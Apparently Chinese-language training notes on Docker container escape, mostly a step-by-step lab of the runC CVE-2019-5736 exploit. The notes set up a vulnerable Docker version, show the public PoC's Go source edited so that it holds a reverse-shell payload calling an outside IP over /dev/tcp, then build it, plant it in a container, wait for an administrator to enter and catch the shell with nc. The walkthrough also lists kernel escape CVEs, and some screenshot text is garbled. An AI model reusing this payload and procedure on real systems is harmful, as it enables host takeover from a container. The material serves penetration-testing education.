


Day96 云上攻防-云原生篇&Docker安全&系统内核&版本漏洞&CDK自动利用&容器逃逸



1.知识点

- 1、云服务-对象存储-权限配置不当
- 2、云服务-对象存储-域名解析接管
- 3、云服务-对象存储-AccessKey泄露


-
- 1、云服务-弹性计算-元数据&SSRF&AK
 - 2、云服务-云数据库-外部连接&权限提升

-
- 1、云原生-Docker安全-容器逃逸&特权模式
 - 2、云原生-Docker安全-容器逃逸&挂载Procfs
 - 3、云原生-Docker安全-容器逃逸&挂载Socket
 - 4、云原生-Docker安全-容器逃逸条件&权限高低

-
- 1、云原生-Docker安全-容器逃逸&内核漏洞

- 2、云原生-Docker安全-容器逃逸&版本漏洞
- 3、云原生-Docker安全-容器逃逸&CDK自动化

2.演示案例



- 1 Docker是干嘛的?
- 2 Docker对于渗透测试影响?
- 3 Docker渗透测试点有那些?
- 4 前渗透-判断在Docker中
- 5 没有权限: 端口扫描详细信息, 根据应用对象表现
- 6 拿到权限: https://blog.csdn.net/qq_23936389/article/details/131486643
- 7 5、前渗透-镜像中的应用漏洞
- 8 6、前渗透-镜像中的默认配置
- 9 7、后渗透-三种安全容器逃逸
- 10 -特权模式启动导致 (不安全启动 适用于java jsp高权限无需提权 还要提权才能逃逸)
- 11 -危险挂载启动导致 (危险启动 适用于java jsp高权限无需提权 还要提权才能逃逸)
- 12 -docker自身&系统漏洞 (软件漏洞和系统漏洞 都可用)
- 13 <https://wiki.teamssix.com/CloudNative/>
- 14 补充: 在上面去安装更新动静太大, 也有可能无法更新源安装等意外情况
- 15 实战环境下docker内无gcc, 有时curl,wget都无法使用, 本地编译及文件上传解决

2.1 云原生-Docker安全-容器逃逸&内核漏洞



- 1 细节部分在权限提升章节会详解, 常用:
- 2 CVE-2016-5195 CVE-2019-16884 CVE-2021-3493
- 3 CVE-2021-22555 CVE-2022-0492 CVE-2022-0847 CVE-2022-23222

2.2 云原生-Docker安全-容器逃逸&版本漏洞

2.2.1 CVE-2019-5736 runC容器逃逸



```
1  -CVE-2019-5736 runC容器逃逸
2  Docker version <= 18.09.2
3  RunC version <= 1.0-rc6
4
5  1、安装docker对应版本
6  apt-get update
7  apt-get install -y apt-transport-https ca-certificates curl software-properties-common
8  curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
9  add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu
   $(lsb_release -cs) stable"
10 apt-get update
11 apt-cache madison docker-ce
12 apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
13
14 2、启动环境测试：
15 docker run -itd --cap-add=SYS_ADMIN ubuntu:latest
16
17 3、编译修改后EXP后等待管理进入执行
18 https://github.com/Frichetten/CVE-2019-5736-PoC
19 CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
20 docker cp main 7f4793f3ac0cd13:/
21 docker exec -it 7f4793f3ac0cd13 /bin/bash
22
23 4、实验获取到docker搭建的web权限后进行逃逸
24 docker run -it -p 8888:8080 vulhub/struts2:s2-053
```

```
docker - root@iZ...:~ - Xshell 5
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

Welcome to Alibaba Cloud Elastic Compute Service !

root@iZbp1d53r856155h3xlw4wZ:~# docker

Command 'docker' not found, but can be installed with:

apt install docker.io

root@iZbp1d53r856155h3xlw4wZ:~# apt-get update
0% [Working]
Get:1 http://mirrors.cloud.aliyuncs.com/ubuntu bionic InRelease [242 kB]
Get:2 http://mirrors.cloud.aliyuncs.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:3 http://mirrors.cloud.aliyuncs.com/ubuntu bionic-backports InRelease [83.3 kB]
Get:4 http://mirrors.cloud.aliyuncs.com/ubuntu bionic-security InRelease [88.7 kB]
Get:5 http://mirrors.cloud.aliyuncs.com/ubuntu bionic/main Sources [829 kB]
0% [5 Sources store 0 B] [2 InRelease gpgv 88.7 kB] [Waiting for headers]
```

```
docker-ce | 5:19.03.0~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.9~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.8~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.7~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.6~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.5~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.4~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.3~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.2~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.1~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 5:18.09.0~3-0~ubuntu-bionic | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 18.06.3~ce~3-0~ubuntu | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 18.06.2~ce~3-0~ubuntu | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 18.06.1~ce~3-0~ubuntu | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages

docker-ce | 18.06.0~ce~3-0~ubuntu | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
docker-ce | 18.03.1~ce~3-0~ubuntu | https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
root@iZbp1d53r856155h3xlw4wZ:~#
root@iZbp1d53r856155h3xlw4wZ:~# apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
Reading package lists... Done
Building dependency tree... 0%
Building dependency tree... 50%
```



```
Run 'docker COMMAND --help' for more information on a command.

root@iZbp1d53r856155h3xlw4wZ:~# docker version
Client:
Version:      18.06.1-ce
API version:  1.38
Go version:   go1.10.3
Git commit:   e68fc7a
Built:        Tue Aug 21 17:24:51 2018
OS/Arch:      linux/amd64
Experimental: false

Server:
Engine:
Version:      18.06.1-ce
API version:  1.38 (minimum version 1.12)
Go version:   go1.10.3
Git commit:   e68fc7a
Built:        Tue Aug 21 17:23:15 2018
OS/Arch:      linux/amd64
Experimental: false
root@iZbp1d53r856155h3xlw4wZ:~#
```

安装成功后查看docker版本

```
Version:      18.06.1-ce
API version:  1.38
Go version:   go1.10.3
Git commit:   e68fc7a
Built:        Tue Aug 21 17:24:51 2018
OS/Arch:      linux/amd64
Experimental: false

Server:
Engine:
Version:      18.06.1-ce
API version:  1.38 (minimum version 1.12)
Go version:   go1.10.3
Git commit:   e68fc7a
Built:        Tue Aug 21 17:23:15 2018
OS/Arch:      linux/amd64
Experimental: false

root@iZbp1d53r856155h3xlw4wZ:~# docker-runc --version
runc version 1.0.0-rc5+dev
commit: 69663f0bd4b60df09991c08812a60108003fa340
spec: 1.0.0
root@iZbp1d53r856155h3xlw4wZ:~#
```

查看runc版本，也在区间内

```
docker - root@iZb...:~ - Xshell 5
self-educated

Go version:      go1.10.3
Git commit:      e68fc7a
Built:          Tue Aug 21 17:24:51 2018
OS/Arch:        linux/amd64
Experimental:    false

Server:
Engine:
  Version:      18.06.1-ce
  API version:  1.38 (minimum version 1.12)
  Go version:   go1.10.3
  Git commit:   e68fc7a
  Built:       Tue Aug 21 17:23:15 2018
  OS/Arch:     linux/amd64
  Experimental: false

root@iZb...:~# docker-runc --version
runc version 1.0.0-rc5+dev
commit: 69663f0bd4b60df09991c08812a60108003fa340
spec: 1.0.0

root@iZb...:~# docker run -itd --cap-add=SYS_ADMIN ubuntu:latest
Unable to find image 'ubuntu:latest' locally
```

使用docker随便下载一个镜像并启动

```
docker - root@iZb...:~ - Xshell 5
self-educated

drwx----- 2 root root 16384 Aug 15 11:21 lost+found
drwxr-xr-x 4 root root 4096 Aug 15 11:22 media
drwxr-xr-x 2 root root 4096 Aug 6 2019 mnt
drwxr-xr-x 2 root root 4096 Aug 6 2019 opt
dr-xr-xr-x 112 root root 0 Sep 26 16:56 proc
drwx----- 6 root root 4096 Aug 15 11:37 root
drwxr-xr-x 24 root root 760 Sep 26 20:27 run
drwxr-xr-x 2 root root 12288 Sep 26 20:27/sbin
drwxr-xr-x 2 root root 4096 Aug 6 2019/srv
dr-xr-xr-x 13 root root 0 Sep 26 16:56 sys
drwxrwxrwt 10 root root 4096 Sep 26 20:29 tmp
drwxr-xr-x 10 root root 4096 Aug 15 11:22 usr
drwxr-xr-x 11 root root 4096 Aug 15 11:22 var
lrwxrwxrwx 1 root root 31 Aug 15 11:29 vmlinuz -> boot/vmlinuz-4.15.0-213-generic
lrwxrwxrwx 1 root root 30 Aug 15 11:22 vmlinuz.old -> boot/vmlinuz-4.15.0-55-generic

root@iZb...:~# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
b1dda3497abf       ubuntu:latest      "/bin/bash"        20 seconds ago     Up 18 seconds
silly_brahmagupta

root@iZb...:~# docker exec -it b1dda3497abf /bin/bash
root@b1dda3497abf:/#
```

进入启动的镜像

```
暂停播放 20:05
文件 编辑
self-educated
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d8cdf1ca20d49bafb85f4e224348bf9d
import (
    "fmt"
    "io/ioutil"
    "os"
    "strconv"
    "strings"
    "flag"
)

var shellCmd string

func init() {
    flag.StringVar(&shellCmd, "shell", "", "Execute arbitrary commands")
    flag.Parse()
}

func main() {
    // This is the line of shell commands that will execute on the host
    var payload = "#!/bin/bash\n bash -c 'exec bdsh -i && /dev/tcp/47.236.117/5566 <&1'" + shellCmd
    // First we overwrite /bin/sh with the /proc/self/exe interpreter path
    fd, err := os.Create("/bin/bash")
    if err != nil {
        fmt.Println(err)
        return
    }
    fmt.Fprintln(fd, "#!/proc/self/exe")
    err = fd.Close()
    if err != nil {
        fmt.Println(err)
        return
    }
    fmt.Println("[+] Overwritten /bin/bash successfully")

    // Loop through all processes to find one whose cmdline includes runcinit
    // This will be the process created by runc
    var found int
    for found == 0 {
        pids, err := ioutil.ReadDir("/proc")
        if err != nil {
            fmt.Println(err)
            return
        }
    }
}
```

行 1, 列 1

网上下载exp, 修改go文件中反弹命令的ip和端口

```
文件(F) 20:36 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H) main.go - Visual Studio Code (管理员)
受限模式旨在安全地浏览代码。信任此窗口以启用所有功能。 管理 了解详细信息
main.go X
C:\Users\Administrator> AppData\Local\Temp\BNZ6512cf5e1cf8c84> main.go
20 flag.StringVar(&shellCmd, "shell", "", "Execute arbitrary commands")
21 flag.Parse()
22 }
23
24 func main() {
25     // This is the line of shell commands that will execute on the host
26     var payload = "#!/bin/bash\n" + shellCmd
27     // First we overwrite /bin/sh with the /proc/self/exe interpreter path
28     fd, err := os.Create("/bin/sh")
29     if err != nil {
30         fmt.Println(err)
31         return
32     }
33     fmt.Fprintln(fd, "#!/proc/self/exe")
34     err = fd.Close()
35     if err != nil {
36         fmt.Println(err)
37         return
38     }
39     fmt.Println("[+] Overwritten /bin/sh successfully")
40
41     // Loop through all processes to find one whose cmdline includes runcin
42     // This will be the process created by runc
43     var found int
44 }
```



行 28, 列 34 (已选择2) 制表符长度: 4 UTF-8 LF Go

源代码中的这里修改为bash

要为 Go 安装推荐扩展吗?

安装

显示建议



```

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Sep 26 20:23:46 2023 from 119.98.143.132
root@iZbp1d53r856l55h3xlw4wZ:~# ls
main.go
root@iZbp1d53r856l55h3xlw4wZ:~# CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go

Command 'go' not found, but can be installed with:

apt install golang-go
apt install gccgo-go

root@iZbp1d53r856l55h3xlw4wZ:~# docker cp main b1dda3497abf:/ 将编译后的文件copy到镜像中
root@iZbp1d53r856l55h3xlw4wZ:~#
```

```

lrwxrwxrwx 1 root root 9 Aug 16 02:02 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Aug 16 02:02 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4096 Aug 16 02:03 media
drwxr-xr-x 2 root root 4096 Aug 16 02:03 mnt
drwxr-xr-x 2 root root 4096 Aug 16 02:03 opt
dr-xr-xr-x 114 root root 0 Sep 26 12:29 proc
drwx----- 2 root root 4096 Aug 16 02:06 root
drwxr-xr-x 5 root root 4096 Aug 16 02:06 run
lrwxrwxrwx 1 root root 8 Aug 16 02:02 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Aug 16 02:03 srv
dr-xr-xr-x 13 root root 0 Sep 26 12:29 sys
drwxrwxrwt 2 root root 4096 Aug 16 02:06 tmp
drwxr-xr-x 14 root root 4096 Aug 16 02:03 usr
drwxr-xr-x 11 root root 4096 Aug 16 02:06 var
root@b1dda3497abf:/# ls /root/
root@b1dda3497abf:/# ls /root/
root@b1dda3497abf:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@b1dda3497abf:/# ls
bin dev home lib32 libx32 media opt root sbin sys usr
boot etc lib lib64 main mnt proc run srv tmp var
root@b1dda3497abf:/# 此时镜像中多了一个文件
```



```
if int(handle.Fd()) > 0 {
    handleFd = int(handle.Fd())
}
fmt.Println("[+] Successfully got the file handle")

// Now that we have the file handle, lets write to the runc binary and overwrite it
// It will maintain it's executable flag
for {
    writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
    if int(writeHandle.Fd()) > 0 {
        fmt.Println("[+] Successfully got write handle", writeHandle)
        fmt.Println("[+] The command executed is" + payload)
        writeHandle.Write([]byte(payload))
        return
    }
}
}

root@xiaodi:~/CVE-2019-5736-PoC-master# CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
root@xiaodi:~/CVE-2019-5736-PoC-master# ls
main main.go README.md screenshots
root@xiaodi:~/CVE-2019-5736-PoC-master# ls -al
total 2664
drwxr-xr-x  3 root root   4096 Sep 26 20:34 .
drwxrwxrwx 120 root root 12288 Sep 26 15:42 ..
-rwxr-xr-x  1 root root 2693024 Sep 26 20:34 main
-rw-r--r--  1 root root   2336 Sep 26 04:10 main.go
-rw-r--r--  1 root root   4811 Jan  4 2022 README.md
drwxr-xr-x  2 root root   4096 Jan  4 2022 screenshots
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566 服务器监听脚本中反弹shell所使用的端口
Listening on [0.0.0.0] (family 0, port 5566)
```

```
dr-xr-xr-x 114 root root    0 Sep 26 12:29 proc
drwx----- 2 root root 4096 Aug 16 02:06 root
drwxr-xr-x  5 root root 4096 Aug 16 02:06 run
lrwxrwxrwx  1 root root    8 Aug 16 02:02 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Aug 16 02:03 srv
dr-xr-xr-x 13 root root    0 Sep 26 12:29 sys
drwxrwxrwt  2 root root 4096 Aug 16 02:06 tmp
drwxr-xr-x 14 root root 4096 Aug 16 02:03 usr
drwxr-xr-x 11 root root 4096 Aug 16 02:06 var
root@b1dda3497abf:/# ls /root/
root@b1dda3497abf:/# ls /root/
root@b1dda3497abf:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@b1dda3497abf:/# ls
bin dev home lib32 libx32 media opt root sbin sys usr
boot etc lib lib64 main mnt proc run srv tmp var
root@b1dda3497abf:/# chmod 777 main
root@b1dda3497abf:/# ls -al main
-rwxrwxrwx 1 root root 2693024 Sep 26 12:35 main
root@b1dda3497abf:/# ./main
[+] Overwritten /bin/bash successfully
```

```
docker - root@iZ...:~ - Xshell 5
文件(F) 编辑(E) 26.54 工具(T) 选项卡(O) 窗口(W) 帮助(H)
ssh://root@120.55.41.168:22
self-educated

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Sep 26 20:23:46 2023 from 119.98.143.132
root@iZbp1d53r856l55h3xlw4wZ:~# ls
main.go
root@iZbp1d53r856l55h3xlw4wZ:~# CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go

Command 'go' not found, but can be installed with:

apt install golang-go
apt install gccgo-go

root@iZbp1d53r856l55h3xlw4wZ:~# docker cp main b1dda3497abf:/
root@iZbp1d53r856l55h3xlw4wZ:~# docker exec -it b1dda3497abf /bin/bash 当管理员重新进入该容器的时候
```

```
CVE-2019-5736-PoC-master - Xshell 5
文件(F) 编辑(E) 27.05 工具(T) 选项卡(O) 窗口(W) 帮助(H)
ssh://root@47.94.236.117:22
self-educated

}
fmt.Println("[+] Successfully got the file handle")

// Now that we have the file handle, lets write to the runc binary and overwrite it
// It will maintain it's executable flag
for {
    writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
    if int(writeHandle.Fd()) > 0 {
        fmt.Println("[+] Successfully got write handle", writeHandle)
        fmt.Println("[+] The command executed is" + payload)
        writeHandle.Write([]byte(payload))
        return
    }
}

root@xiaodi:~/CVE-2019-5736-PoC-master# CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
root@xiaodi:~/CVE-2019-5736-PoC-master# ls
main main.go README.md screenshots
root@xiaodi:~/CVE-2019-5736-PoC-master# ls -al
total 2664
drwxr-xr-x 3 root root 4096 Sep 26 20:34 .
drwxrwxrwx 120 root root 12288 Sep 26 15:42 ..
-rwxr-xr-x 1 root root 2693024 Sep 26 20:34 main
-rw-r--r-- 1 root root 2336 Sep 26 04:10 main.go
-rw-r--r-- 1 root root 4811 Jan 4 2022 README.md
drwxr-xr-x 2 root root 4096 Jan 4 2022 screenshots
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566
Listening on [0.0.0.0] (family 0, port 5566)
Connection from [120.55.41.168] port 5566 [tcp/*] accepted (family 2, sport 46086)
bash: cannot set terminal process group (21643): Inappropriate ioctl for device
bash: no job control in this shell
